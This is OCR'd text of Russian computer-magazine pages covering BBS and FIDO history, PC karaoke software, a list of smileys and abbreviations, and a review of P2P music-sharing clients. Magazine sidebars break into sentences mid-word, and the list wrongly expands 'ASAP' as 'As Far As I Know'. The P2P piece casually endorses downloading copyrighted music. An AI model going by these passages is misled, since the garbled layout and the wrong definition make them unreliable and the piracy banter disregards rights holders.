ТОВАР СЕРТИФИЦИРОВАН
МИНЗДРАВ ПРЕДУПРЕЖДАЕТ: КУРЕНИЕ ОПАСНО ДЛЯ ВАШЕГО ЗДОРОВЬЯ

BBS и все-все-все

Topuk (torick@xakep.ru)



<В бюллетень бордой системной...>

BBS расшифровывается как Bulletin Board System. А переводится как "Электронная доска объявлений". На самом деле, "доской" эти системы были вначале, когда, кроме объявлений, Там действительно практически ничего не было. Вообще же, Бибиэски были не просто "досками", а целой эпохой развития технологий общения посредством компьютерных сетей. По крайней мере, в России. Но началось все, как водится, с Америки. Это был 1977 год. Уорд Кристенсен и Ранди Сеуссом собирают НЕЧТО под условным названием CBBS (Computer Bulletin Board System). Да-да, первая ББСка была не софтовой, а хардверной. В системе стоял компьютер с процессором Intel 8080, где были установлены более мощный блок питания и ряд дополнительных вентиляторов для защиты от перегрева. Для хранения информации использовались два 8-дюймовых гибких диска емкостью по 243 Кбайт. Учитывая специфику такой махины, софта под нее не было, поэтому будущие сисопы занимались программированием прародителей RA и Maximus.

В 1981 году появился IBM PC, и ББСки с чумовой скоростью разлетелись по Штатам. Очень скоро любой владелец компьютера и модема мог просто-напросто подключиться к электронной "доске". Сначала там были объявления, потом появились форумы, затем целые конференции и файловые разделы - каждый оператор выдумывал кто во что горазд. Потом появились Usenet и другие сети.

А потом пришли всякие AOL и Prodigy. У них было все: многоканальные телефоны, огромное количество услуг, гейты во все конференции и немереная жажда денег. Ну, ты уже понял, что было потом... Потом было ФИДО. Речь о нем пойдет - но чуть позже.

В Советском Союзе сложилась слегка иная ситуация. К созданию культа BBS шли с двух сторон. Как водится, со стороны научно-исследовательских институтов (то есть сетки для дела) и со стороны обычных пользователей (ради прикола и пользы для народа). Начнем с яйцеголовых.

<НИИ... ЧАВО?!>

Все началось с очень даже небезызвестного Релкома. В 1982 году ребята из НИИ им. тов. Курчатова увидели Юникс и задумались над созданием своей операционки. Естественно, на основе величайшего изобретения коллег из лаборатории Белл. Обозвали это дело ДЕМОС (Диалоговая Единая Мобильная Операционная Система), обмыли и сели за работу. Что было потом - уже неважно, но сетевая операционка обошла все машины и стала чуть ли не стандартом для НИИ тех времен.

В 80-х годах начались Релком и Демос - RELiable COMmunications (типа "надежная связь") - и, соответствен-

Всё-всё-всё

Продолжая тему ликбеза,

поднятую давным-давно, твой покорный слуга aka Торик написал очередную статью, прочитав которую, ты поймешь, что было в России лет десять-пятнадцать назад, когда за бугром все сидели на Юниксах, объединенных в локалки по 256 кбит с выходом в бесплатный Интернет по модемам. Многие наши читатели, к сожалению, не застали тех романтических времен момедов на 2400 (а у меня, кстати, где-то валялась платка и на 1200). Эти времена проходили под знаком трех букв: B.B.S. Широко культивируемые и развиваемые буквы. О них и поговорим.

но, от той самой ОСки. Компании, состоявшие из сотрудников все того же Института атомной энергии, занимались установкой собственной операционки с целью объединить всех в одну сеть. Network состоял из электронной почты по протоколу UUCP/UUPC. В Москве было три основных узла, соединявшихся по диалапу: Демос, КИАЭ и СП Диалог. Потом как-то получилось, что Релком завел на своих узлах конференции, в том числе и на ненаучные темы. Сеть узлов являлась ярким представителем так называемых FTN-сетей, одной из разновидностью коих являлась FIDO.

А потом начался выход на Запад, ребята зарегили домен .SU (не South Ural, а Soviet Union, т.е. Советский Союз), а с 1992 года компания "Релком" начала раздавать Интернет, отойдя от стандартов BBS, которые она, правда, толком и не ввела. Потом Релком с Демосом поссорились и разошлись. А потом помирились, но не сошлись.

Сети в Советском Союзе развивались по протоколу x.25. Он был стандартизирован в 1986 году, ведь именно тогда появились разного рода организации, которым Релкомовцы ставили сетки. Фактически этот год можно назвать годом рождения BBS в России.

В общем и целом, научные заведения занимались исключительно внутриорганизационными сетками, хотя некоторая информация вытекала "наружу", так что стандартные юзвери, как и многие их коллеги из других стран, подключились к BBS не без помощи яйцеголовых товарищей.

<BBS-это наше все>

Собственно, ради чего все затевалось? Чего в этих "бордах" такого хорошего?

Как уже говорилось, сначала это были "доски объявлений". Они функционировали так:

1. Хозяин (он же сисоп - системный оператор). Берет компьютер, модем и софтину. Настраивает, запускает, ставит систему на прием звонков.
2. Юзер. Звонит по известному ему телефону в известное ему время (и пусть только попробует позвонить в другое время - убьют и не заметят!). Логинится в систему, заходит в Message Area (т.е. местный вариант инетовских форумов). Там, как правило, находится несколько разделов. Например: Hardware, Software, Games, Everything. Юзер заходит в нужный ему раздел, а далее может либо отписать мессагу, либо прочитать чужие.

Доски объявлений только начинались как бюллетени. Потом это увлечение переросло в конференции, а потом, собственно, и в ФИДО.

Поздние версии BBS`ок могли ставить не только доски объявлений. Одной из самых известных фишек этих систем является обмен файлами. Причем - абсолютно любыми, от мирных текстовичков до нелегального вареза. Как правило, юзер заходил на борду, влетал в раздел Files и, если хватало времени, скачивал все, что плохо лежало.

В зависимости от хозяина ББСки, юзер мог либо скачать сколько успеет, либо ставил UL/DL rate. Это когда юзеру, чтобы что-нибудь скачать, надо было сначала что-нибудь залить. Естественно, что-нибудь из того, чего нету у хозяина. В зависимости от жадности сисопа, рейт ставился от 1/3 (на 1 залитый кил ты мог скачать 3 кила) до 10/1 (на 10 залитых кб ты получал всего лишь 1). Ясен перец, что если на борде ничего особенного не было, а хозяин ставил UL/DL rate как 3/1, то на эту ББСку все дружно забивали болты и обсуждали ее сисопа в конфах других бордин.

Каждый юзер, зарегистрировавшийся на борде, получал определенный уровень доступа. Как правило, это был Normal - минут на 20-30. То есть у юзера было 20-30 минут сидения на борде в сутки. Прокачать свой уровень, так же как и опустить его, было довольно легко. Начал нецензурно выражаться в мессаджах - лови твит.

Лирическое отступление.

О, Twit! Сладкое слово "Твит"... Сколько раз я сам его ставил нерадивым юзверям, посмевшим залить мне свежую версию OneHalf...

Так вот, о доступе. Обычно он делился следующим образом: Twit - полное отключение от борды либо минуты две-три в сутки. Low Level - минут десять и замечание от хозяина. Normal - 20-30 минут. High Level - час времени и благосклонность со стороны сисопа. CoSysOp - это когда сисоп считает, что ему нужен заместитель, и не ограничивает его в плане сидения на борде. Обычно на ББСках сидит один сисоп и пара косисопов. Иначе другим юзерам попросту не хватало времени.

<Kremlin BBS как начало русской ФИДО-революции>

Итак, мы подошли к весьма интересному вопросу: а что же, ФИДО имеет отношение к ББСкам? Ответ прост: таки конечно. Ведь именно через ББСки и живет ФИДО! Впрочем, обо всем по порядку.

ФИДО шло в Россию различными путями. В Питер оно проникло через Эстонию, в Новосибирск - через Чехию, а оттуда через Челябинск - уже и в Москву.

Официально первой бордой, которая была по совместительству ФИДОшной станцией, являлась Новосибирская ББСка, сисопом коей был молодой человек Евгений Куприянов aka Eric Fletcher. Он чисто случайно подсоединился к какой-то зарубежной ББСке и с удивлением узнал о существовании ФИДО. Быстренько скачав всю необходимую информацию, Флетчер настроил софт, пригласил друзей - и понеслась...

Вполне естественно, что центром России во все времена была Москва (не бейте меня, СПБшники!), и, по идее, ФИДО должно было идти от нее. Так почему же Новосибирск?.. Потому что так получилось. В Москве ФИДО появилось примерно полгода спустя и держалось на борде под названием Kremlin BBS. Ее сисопами были муж и жена: он - поляк, издатель в России журнала "Компьютер", а она ему во всем способствовала. В том числе и в поддержке станции ФИДО.

А уже потом - из Москвы ФИДО пошло в Зеленоград, в Подмосковье, в другие города...

Кстати, в Питер ФИДО пришло другим путем - из Эстонии, через Goodwin BBS.

Вот так вот. В заключение добавлю, что не будь ББСок, не было бы у нас ни нормального компьютерного общения, ни ФИДО, ни даже Интернета (вспомните про FTN-сети и ДЕМОС).

Список эх, которые поддерживались московскими (и не только) ББСками на ноябрь 1991-го года

MO.BEER: Moscow Beerings
MO.ECHO: Moscow Freedom Wave
MO.SYSOEFF: Moscow lyrics place. Рассказы, статьи, стихи, феньки…
N5020.SYSOP: Net 5020 sysop problems
R50.SYSOP: R50 coordination
SU.BUSINESS: Business/Adverticements. Бизнес/реклама
SU.CHAINIK: Newscomers questions. Вопросы на вечные темы
SU.C_CPP: Flames between C & C++ programmers. Си и Си++
SU.FILEECHO: Announcements about SDN. Объявления о новых файлах SDN
SU.FLAME: Dirty Line. Для истинных ценителей русского языка ;-)
SU.GAME: Game Lovers Cavern. Во что и как играть
SU.GENERAL: General talks. Разговор ни о чем
SU.HARDW: SU Hardware? No! SU talks about non-SU hardware! Компьютерное и другое железо
SU.HITECH: High Technology Talks. To the memory of PK/AS/DZ chats ;-)
SU.HUMOR: Jokes & Humor. Считается, что здесь шутят
SU.KISA: Commercial Informational Systems. Комерческие информационные системы
SU.MEDIC: Medical talks & advices. Медицина - вопросы и ответы. Поддерживается на 5020/25
SU.MUSIC: Music Wave. Музыка
SU.PASCAL.MODULA.ADA: Talks about Pascal, Modula and Ada languages
SU.POL: Politics talks. Политика в СССР
SU.RA: RemoteAccess talks
SU.SOFTW: Software talks. О софте и проблемах с ним
SU.VIRUS: Virus detection & cure. Вирусы/антивирусы
SU.WINDOWS: talks about MS Windows programming.
TESTING: For echo software test



Matt (matt@nm.ru, http://matt.nm.ru)

караоке на компе

В трудную минуту скуки, закрытого логина и закончившегося пива в хорошей компании единственное, что может спасти, - это песня (или еще один ящик пива).

Все основывается на файлах midi (Musical Instrument Digital Interface) формата, который является стандартом для электронных музыкальных устройств.

Ты слышал, как поет Кобзон? А Витас? Нет, я не спрашиваю у тебя их сексуальную ориентацию и наличие внешних половых органов...

Как показывает опыт и статистика, заморские аранжировщики работают добросовестней, и качество подбора оказывается на порядок выше.

"А не спеть ли мне песню о-о-о любви?" ((c) Чиж и Ко)

<Нам песня и строить, и жить помогает!>

В трудную минуту скуки, закрытого логина и закончившегося пива в хорошей (и не очень) компании единственное, что может спасти, - это песня (или еще один ящик пива). Взять гитарку, забацать что-нибудь заводное - и дело сделано! Всем весело, все счастливы, и ты супергерой! Но что делать, если бренчать на сем ударном инструменте не дано? Вот именно для таких случаев умные япошки несколько лет назад и придумали такую игрушку, которая называется "караоке".

<Зачем оно надо и как оно работает?>

Все караоке представляет собой "комплекс", состоящий из телевизора и подключенного к нему специального устройства. Это устройство, собственно, и воспроизводит через телевизор музыку и выдает на экран текст. Таким образом, на телевизоре/мониторе высвечивается текст песни и одновременно играет фонограмма "-1". Вся прелесть заключается в том, что текст выводится по одной-две строчки, а слог, который в данный момент надо петь, подсвечивается другим цветом (это специально для тех, кто не слышал раньше этой песни). Вот так и работает этот аттракцион. Так что радиомикрофон караоке, на который настраивается приемник, - это уже мутант, потому что текст читается с бумажки, и когда начинать петь - непонятно.

<Научно-технический прогресс...>

Изначально для организации караоке, как уже сказано, необходимо было специальное устройство, которое подключалось к телевизору. Но потом наш брат-программист подумал: "А почему бы не сообразить такую же игрушку на своем боевом коне? Телевизор есть, подключенный к нему системный блок - тоже". И понеслась!

<Караоке на компе>

Все основывается на файлах midi (Musical Instrument Digital Interface) формата, который является стандартом для электронных музыкальных устройств. Если wav-файлы представляют собой информацию о звуковых волнах (об их амплитудах колебания), то midi-файл представляет собой, скорее, ноты. А точнее - ноты для 128 инструментов: ударные, клавишные, трубы, etc. (сюда же входит вокальная партия (мелодия) и текст песни). А звуковая карта уже синтезирует соответствующий звук. Именно потому, что midi-файл - это ноты, запись голоса и других звуков немузыкального происхождения в нем невозможна. И именно поэтому midi-файлы в несколько десятков (!!!) раз меньше весят. Но и качество пропорционально размеру.

Для высококачественного воспроизведения караоке и midi-файлов нужна звуковуха с волновым синтезом. Из карт, доступных (по деньгам) рядовому юзеру, наиболее качественный волновой синтезатор имеет Creative SoundBlaster Live, очень прилично звучат карты Yamaha. К звуковухам среднего качества можно отнести Creative SoundBlaster PCI128, Creative SoundBlaster AWE64, карты на чипах от Aureal (Vortex1 и Vortex2). А вот все остальные карты (от ESS, Crystal, безымянные и встроенные в мамку) выдают действительно ужасный звук. Если тебе облом покупать звуковую карту, то можно поставить программный синтезатор. Но при этом возникает некоторая временная задержка, ведь на программный синтез тратятся время и ресурсы твоего проца. Поэтому в плеере слова будут опережать звук. Хотя в тестируемых сегодня плеерах и есть возможность корректировки временной задержки для программных синтезаторов.

Во многих звуковухах есть возможность загружать так называемые банки сэмплов. И часто бывает, что если качество синтеза отстойное, то достаточно загрузить другой банк совместимого формата, чтобы карта зазвучала намного лучше. Причем, зачастую с картами поставляются далеко не самые удачные банки. Есть и другие звуковухи, в которых применяются так называемые "прошитые" банки. С этими уже ничего не сделаешь, кроме установки программного синтезатора.

И, тем не менее, плюс к крутым звуковухам и программным синтезаторам для управления midi- и караоке-файлами нужна специальная прога. В народе - просто "плеер".

<Софт>

Заходим на www.karaoke.ru. Здесь в разделе "Проигрыватель" предлагается 2 проги: Karaoke Galaxy Player и просто Karaoke Player. Оба плеера написаны одними и теми же людьми, одной и той же конторой и по одному и тому же принципу. Оба поддерживают скины, оба одинаково просят зарегистрироваться и оба умеют проигрывать караоке-файлы (*.kar):).

Вообще, для людей, владеющих теорией музыки, разобраться с этими плеерами и максимально использовать все их функции гораздо проще. Ну а для тех, кто в подлодке, - поверхностный ликбез.

<Музыкальный ликбез>


Полностью объяснять, что такое ноты, октавы, тональности и длительности, я думаю, не стоит. Но основы все-таки понимать не мешало бы :). Каждая песня исполняется в определенной тональности. Что такое тональность? Ты слышал, как поет Кобзон? А Витас? Нет, я не спрашиваю у тебя их сексуальную ориентацию и наличие внешних половых органов... Так чем отличается их пение? Так вот, они поют в разных тональностях: Кобзон - в низких, а Витас - в высоких.

Обычно тональность определяется первой нотой. Например, если первая нота "ми", то тональность "ми мажор" или "ми минор" - в зависимости от знаков, стоящих при скрипичном ключе (вот этим точно уж не надо голову себе забивать :)). В твоей любимой песне "Нас не догонят" припев поется так высоко, что даже после кастрации ты не вытянешь его. Значит, Тату исполняет этот мега рулезный хит в недоступно высокой твоему голосу тональности. Короче говоря, если ты не можешь взять такую высокую ноту, то ты понижаешь на несколько полутонов тональность и преспокойно, не надрывая голосовые связки и остальные жизненно важные органы, поешь песню... Для того чтобы изменить тональность, во всех проигрывателях существуют кнопки соответственно повышения (Ton Up) и понижения (Ton Down) этой самой тональности. Аналогично с темпом: можно увеличивать и уменьшать скорость воспроизведения фонограммы с помощью кнопок Temp Up и Temp Down. Еще для страдающих отсутствием слуха

предусмотрено воспроизведение непосредственно мелодии - вокальной партии (кнопка Melody on/off) - это чтобы не читать речитативом Воскресенье, Кино, etc. Ну, с остальными основными функциями, я думаю, ты в состоянии сам разобраться :).


<Несколько отличий>

Несмотря на то, что оба проигрывателя написаны одними и теми же людьми, у них все-таки существует несколько функциональных отличий.



"Karaoke Galaxy Player"

Так, например, очень радует, что в Karaoke Galaxy Player'е идет отсчет времени до начала вокальной партии. То есть за 3 секунды до конца проигрыша начинается "final countdown". На самом деле это очень важная фича, которая значительно облегчает исполнение малоизвестных песен. Скорее к "наворотам", чем к функциональным преимуществам Karaoke Player'a, можно отнести то, что при нажатии кнопки "стоп" (та, на которой квадратик закрашенный нарисован) музыка выключается не мгновенно, а постепенно уменьшается громкость. Таким образом, создается впечатление, что это песня завершается своим ходом, а не от нажатия кем-то соответствующей кнопки.




"Karaoke Player"

<Поехали?..>

Ну вот, ты определился с плеером, скачал его с karaoke.ru, зарегистрировался, может быть, и уже готов петь. В "комплекте" с обоими плеерами в принципе идет одна песня, которую ты сразу можешь исполнить на "ура". Но не стоит вестись на поводу у славы и становиться группой/певцом одного хита. Теперь надо достать еще пару десятков фонограмм (караоке-файлов), чтобы петь их в дружной компании пьяных извращенцев. Есть два варианта добычи: 1 - скачать из Инета, и 2 - сделать самому.

<Заливка>

Да, самое простое - это, конечно, скачать из Интернета. Заходи на все тот же karaoke.ru и в разделе "Кар-файлы" выбирай все, что придется по душе.




"Каталог фонограмм на karaoke.ru"

Здесь тебе все упакуют в архивчик, обвяжут красной ленточкой и, при желании, доставят мылом в течение 5 минут на указанный адрес. Если ты все-таки фанат зарубежных исполнителей, то тебе повезло больше :). Как показывают опыт и статистика, заморские аранжировщики работают добросовестней, и качество подбора (качество midi- и kar-файлов) оказывается на порядок выше. Хотя раз на раз не приходится... Так вот, если ты решил спеть Bon Jovi или Aerosmith, то советую зайти на какой-нибудь не рунетовский поисковник (Altavista.com, например) и сделать там запрос типа "Bon Jovi+karaoke". Результатов будет много, но, скорее всего, везде будет один и тот же файл...

<Помоги себе сам (Help yourself)>

Если на бескрайних просторах Инета любимая тобою песня не нашлась, то остается один выход: сделать караоке-файл самому. Для этого тебе понадобятся сами слова песни, программка Karaoke Galaxy Maker (качается все с того же karaoke.ru) и соответствующий midi-файл. Если с добычей первых двух пунктов проблемы вряд ли возникнут, то с третьим может случиться всякое. Вполне вероятно, что в безграничном Интернете нужного midi-файла тоже не окажется. Тогда опять остается один выход - вооружиться синтезатором, научиться им пользоваться и записать этот злополучный midi-файл самому. Теперь надо только запустить Karaoke Galaxy Maker, почитать help (или изучить все основные функции методом научного тыка) и наконец-то положить найденные слова на фонограмму.



"Karaoke Galaxy Maker"

<Вместо послесловия>

Ну вот, собственно, и все, что нужно для того, чтобы из своего железного друга сделать настоящий караоке-центр, вокруг которого на всех пьянках будет собираться народ и с небывалым энтузиазмом петь песни.



Словарь смайликов и аббревиатур.

БИЛАЙН GSM

Стандартные смайлики

:)	Улыбка
:-(	Огорчение
;-)	«Шучу»
[:-)	Слушаю плеер
:-)~	Пускаю слюни
:-Q	Курю
[!]	крепко обнимаю

Предметы

\-/	Полный стакан
_/	Пустой стакан
(||)	Гамбургер

Эмоции

:-||	Сержусь
= : []	А-а-а! Ужас!
+[	Маст дай!
(:-...	Убит горем
:-<	Плачу
'-)	Подмигиваю

Как жизнь?

/:-)	«Крыша едет»
:*)	Пьян
%-)	Пьян, но счастлив
:-/i~~	То-о-ошни-и-ит...

Аббревиатуры

1sec	wait a second	подожди секундочку
2day	Today	сегодня
2moro	Tomorrow	Завтра
2nite	Tonight	Ночью
ASAP	As Far As I Know	Насколько мне известно
BF	Boy-Friend	Любовник
CU	See You	Увидимся
CUL	See You Later	Увидимся позже
FAQ	Frequently Asked Questions	ответы на часто задаваемые вопросы
GF	Girl-Friend	Подружка
H8	Hate	Ненавижу
IMHO	In My Humble Opinion	По моему скромному мнению
NP	No problem	Без проблем
PLZ	Please	Пожалуйста
2BCon...		продолжение следует...

PC_Zone

Аудио-маньяки

Mad Doctor (maddoc@xakep.ru)

Аудио-маньяки

Советы для собирателей музыки в сетевых закоулках

Скажу тебе сразу – я не очень большой любитель халявы. Нет, срубить пару сотен с жиреющих америкосов – дело святое, но вот за хорошие вещи можно и заплатить. А самое хорошее для меня – это музыка. Ну очень люблю я хорошую музыку (хотя еще никто не говорил мне, что он любит плохую музыку). А поскольку этой самой любимой мною музыки реггей практически не купить в магазинах города Москвы, пришлось мне освоить процесс поиска музыки в сети. И сейчас я расскажу тебе о том, каких успехов добился я сам и с чего я бы посоветовал начать тебе. Надеюсь, полтора-два гигабайта мптришек, скачиваемых мною ежемесячно через dial-up, послужат мне неплохой рекомендацией...

<Общие вопросы>

Формат, интересующий нас сегодня, – это mp3. Даже не буду говорить – почему. Конечно, ждем широкого распространения мп3-про, но на сегодня стандарт де-факто – это мп3.

Реальнее всего найти качество на уровне 128-192 Кбит/с, хотя сам я с дисков пишу на 256-320. Так что звучания "как с компакта" ты, скорее всего, не найдешь.

Второе: я не буду рассказывать тебе о том, что ты можешь воспользоваться поисковиками а-ля альтависта и потратить тучу времени на топтание мертвых ссылок и попытки выкачивания со скоростью 0,0000001 байт в секунду. Конечно, таким способом иногда удается найти что-нибудь стоящее - но все это ты знаешь и без меня. Поэтому мы с тобой обратимся к такой модной в последнее время идее, как P2P - "pear to pear". Пиринговые сети, в общем (не путать с пирсинговыми!). Смысл их в том, что пользователи, регистрируясь в такой сети, открывают доступ к своим файлам (это может быть не только музыка - картинки там, видео, прочая шняга, - но сегодня мы говорим о музыке). Централизованный же сервер составляет списки композиций пользователей, находящихся он-лайн. После этого чел получает возможность искать нужные ему песни, обращая внимание на качество, скорость соединения владельца и прочее, прочее. После выбора же песни скачивание идет напрямую, минуя центральный сервак. Такова идея, в общем. В тонкости технологии вникать не будем - скажу только то, что есть полностью централизованные системы (типа Напстера, с несколькими центральными серверами), которые можно легко закрыть; и есть сети, объединенные только общими протоколами, в которых практически каждый может открыть свой сервак (такие системы закрыть намного сложнее). Но, мне кажется, что тебя больше интересуют не технологии, а качество работы этих систем и удобство их использования. Поэтому речь пойдет именно об этом. А чтобы разговор был предметным, давай попробуем с тобой поискать две песни: песню Мадонны "You'Re A Mean One, Mr. Grinch" и песню Lee "Scratch" Perry "Africa Place".

<Napster (www.napster.com)>

Минута молчания. Нет, полчаса молчания.

Наверное, не будет преувеличением сказать, что это - пионер музыкального обмена. Был, к сожалению... Конечно, к нему было много претензий. Например, поздние версии (в отличие от ранних) не поддерживали докачку, иногда система глючила при отключении пользователя - и так далее.




Снимите шляпы, господа; господа, снимите шляпы...

Впрочем, сейчас нет смысла обо всем этом говорить. По решению американского суда возможность обмена файлами приостановлена вплоть до тех пор, пока этот самый суд не убедится, что введенные в систему фильтры надежно блокируют обмен "защищенными" песнями. Т.е. теми, на которые оформлены права у их Ассоциации правообладателей (RIAA, по их написанию). Поэтому сейчас программа-клиент встречает нас радостным всплывающим окошком: мол, поискать вы можете, а вот скачать - фигушки. Пишу все это в тайной надежде, что напстер, как птица-Феникс, в очередной раз восстанет из пепла. Не знаю, сбудется ли. Ведь все-таки, как ты видишь на скриншоте, обе песни я нашел. Причем просто введя в требуемые поля имя исполнителя и название песни.

<Gnutella>

Можно сказать, тоже старожил. Децентрализованная сеть (благодаря этому пока жива).



Пока жива и не прогнулась...

Сайты проекта (www.gnutella.com, org и net) встречают нас спокойно - "Все в порядке". Поэтому программы-клиенты пришлось искать на стороне. Для тестирования была выбрана LimeWare (я качал с www.download.com).




Я не буду

рассказывать тебе о том, что ты можешь воспользоваться поисковиками а-ля альтависта и потратить тучу времени на топтание мертвых ссылок и попытки выкачивания со скоростью 0,0000001 байт в секунду. Конечно, таким способом иногда удается найти что-нибудь стоящее - но все это ты знаешь и без меня. Поэтому мы с тобой обратимся к такой модной в последнее время идее, как P2P - "pear to pear". Пиринговые сети, в общем.

В тонкости технологии

вникать не будем - скажу только то, что есть полностью централизованные системы (типа Напстера, с несколькими центральными серверами), которые можно легко закрыть; и есть сети, объединенные только общими протоколами, в которых практически каждый может открыть свой сервак (такие системы закрыть намного сложнее). Но, мне кажется, что тебя больше интересуют не технологии, а качество работы этих систем и удобство их использования. Поэтому речь пойдет именно об этом.

NEXT


Вот такие вот клиенты пошли...

Конечно, цифра в 573 гигабайта, доступных в он-лайне на момент тестирования, впечатлила. Что огорчило - так это поиск. Запрос по имени исполнителя вываливает на тебя тучу ссылок (в отличие от напстера, который уже довольно давно перестал выдавать более 100 ссылок на запрос), лопатить которые ручками довольно утомительно. Попытка же поискать по исполнителю и названию песни повергла меня в недоумение - если Lee Perry мы хоть с трудом, но нашли, то поиск песни Мадонны с полностью введенным названием песни привел к совершенно невнятному результату. Из плюсов могу отметить появление нового окна поиска для каждого запроса - т.е. через некоторые время ты можешь оторваться от разгребания ссылок и просто повторить свой предыдущий запрос, после чего вернуться обратно (в напстере каждый новый запрос убивал результаты предыдущего). Из прикольного - можно наблюдать, что ищут остальные пользователи. Общее впечатление - не впечатляет.

<FastTrack>

На самом деле


это не программа, а тоже

PC_Zone

Аудио-маньяки

Mad Doctor (maddoc@xakep.ru)

сеть, объединенная одним протоколом (разработчики которого, кстати, убеждают, что он станет новым стандартом для пиринговых сетей). На сайте нет практически никакой информации (по крайней мере о программах), и пришлось искать... Довольно быстро выяснилось, что по этой технологии работает клиент KaZaA (именно в таком написании), каковой и был скачан с сайта www.kazaa.com.




КаЗы, КаЗаЫ или как их там...

Приятный, довольно удобный интерфейс. Раздражает только обилие баннеров, с регулярностью обновляющихся внизу экрана. При первом запуске прога довольно быстро прошерстила мой винт, составив список тех аудиофайлов, которые я хочу расшарить (кстати, она работает не только с музыкой, но еще с рисунками, видео, программами и документами). Поиск довольно удобен - жаль только, что здесь, как и в напстере, новый запрос начисто убирает результаты предыдущего. Порадовала такая фича, как "Поиск еще", - от этого же артиста, у того же пользователя, с того же альбома. Довольно удобна такая вещь, как всплывающая инфа о песне - ее битрейт, длина, жанр и все остальное, что только можно прописать в тэгах. К слову говоря, пользователи КаЗы (наверное, так будет по-русски) лучше пользователей всех остальных сетей прописывают эти тэги - по крайней мере, слово "unknown" в описаниях встречается довольно редко. Порадовала и возможность пообщаться с юзером, у которого ты качаешь - или который качает у тебя. Новые контакты, знаешь ли... Теперь о грустном: ни разу за три попытки, сделанные в разное время суток, мне не удалось найти ни одной песни, взятой нами для тестирования. Хотя кое-что интересное для себя я все-таки нашел, так что будет, будет эта прога жить на моей машине. Может, что еще накопает... Докачка поддерживается - причем продолжает качать у того же юзера, которого ты изначально выбрал для этого (ну, для закачки имеется в виду).

<Audiogalaxy (www.audiogalaxy.com)>

О, у меня нет слов для описания этой программы! Вроде бы все то же самое, но... Давай по порядку. Программа-клиент предназначена только для скачивания и закачивания. Поэтому ее дистрибутив весит всего 700 кило.




Вот галактика так галактика!

Зайдя на сайт, я прошел простенькую регистрацию, ввел выбранный логин и пароль в окошко проги-клиента и... не понял. Клиент сказал мне, что успешно сконнектился с сервером и... и все. "No active transfers". Типа, "Сижу и ничего не делаю". Полазив по скудному меню, решил зайти на сайт. Основное ждало меня там...

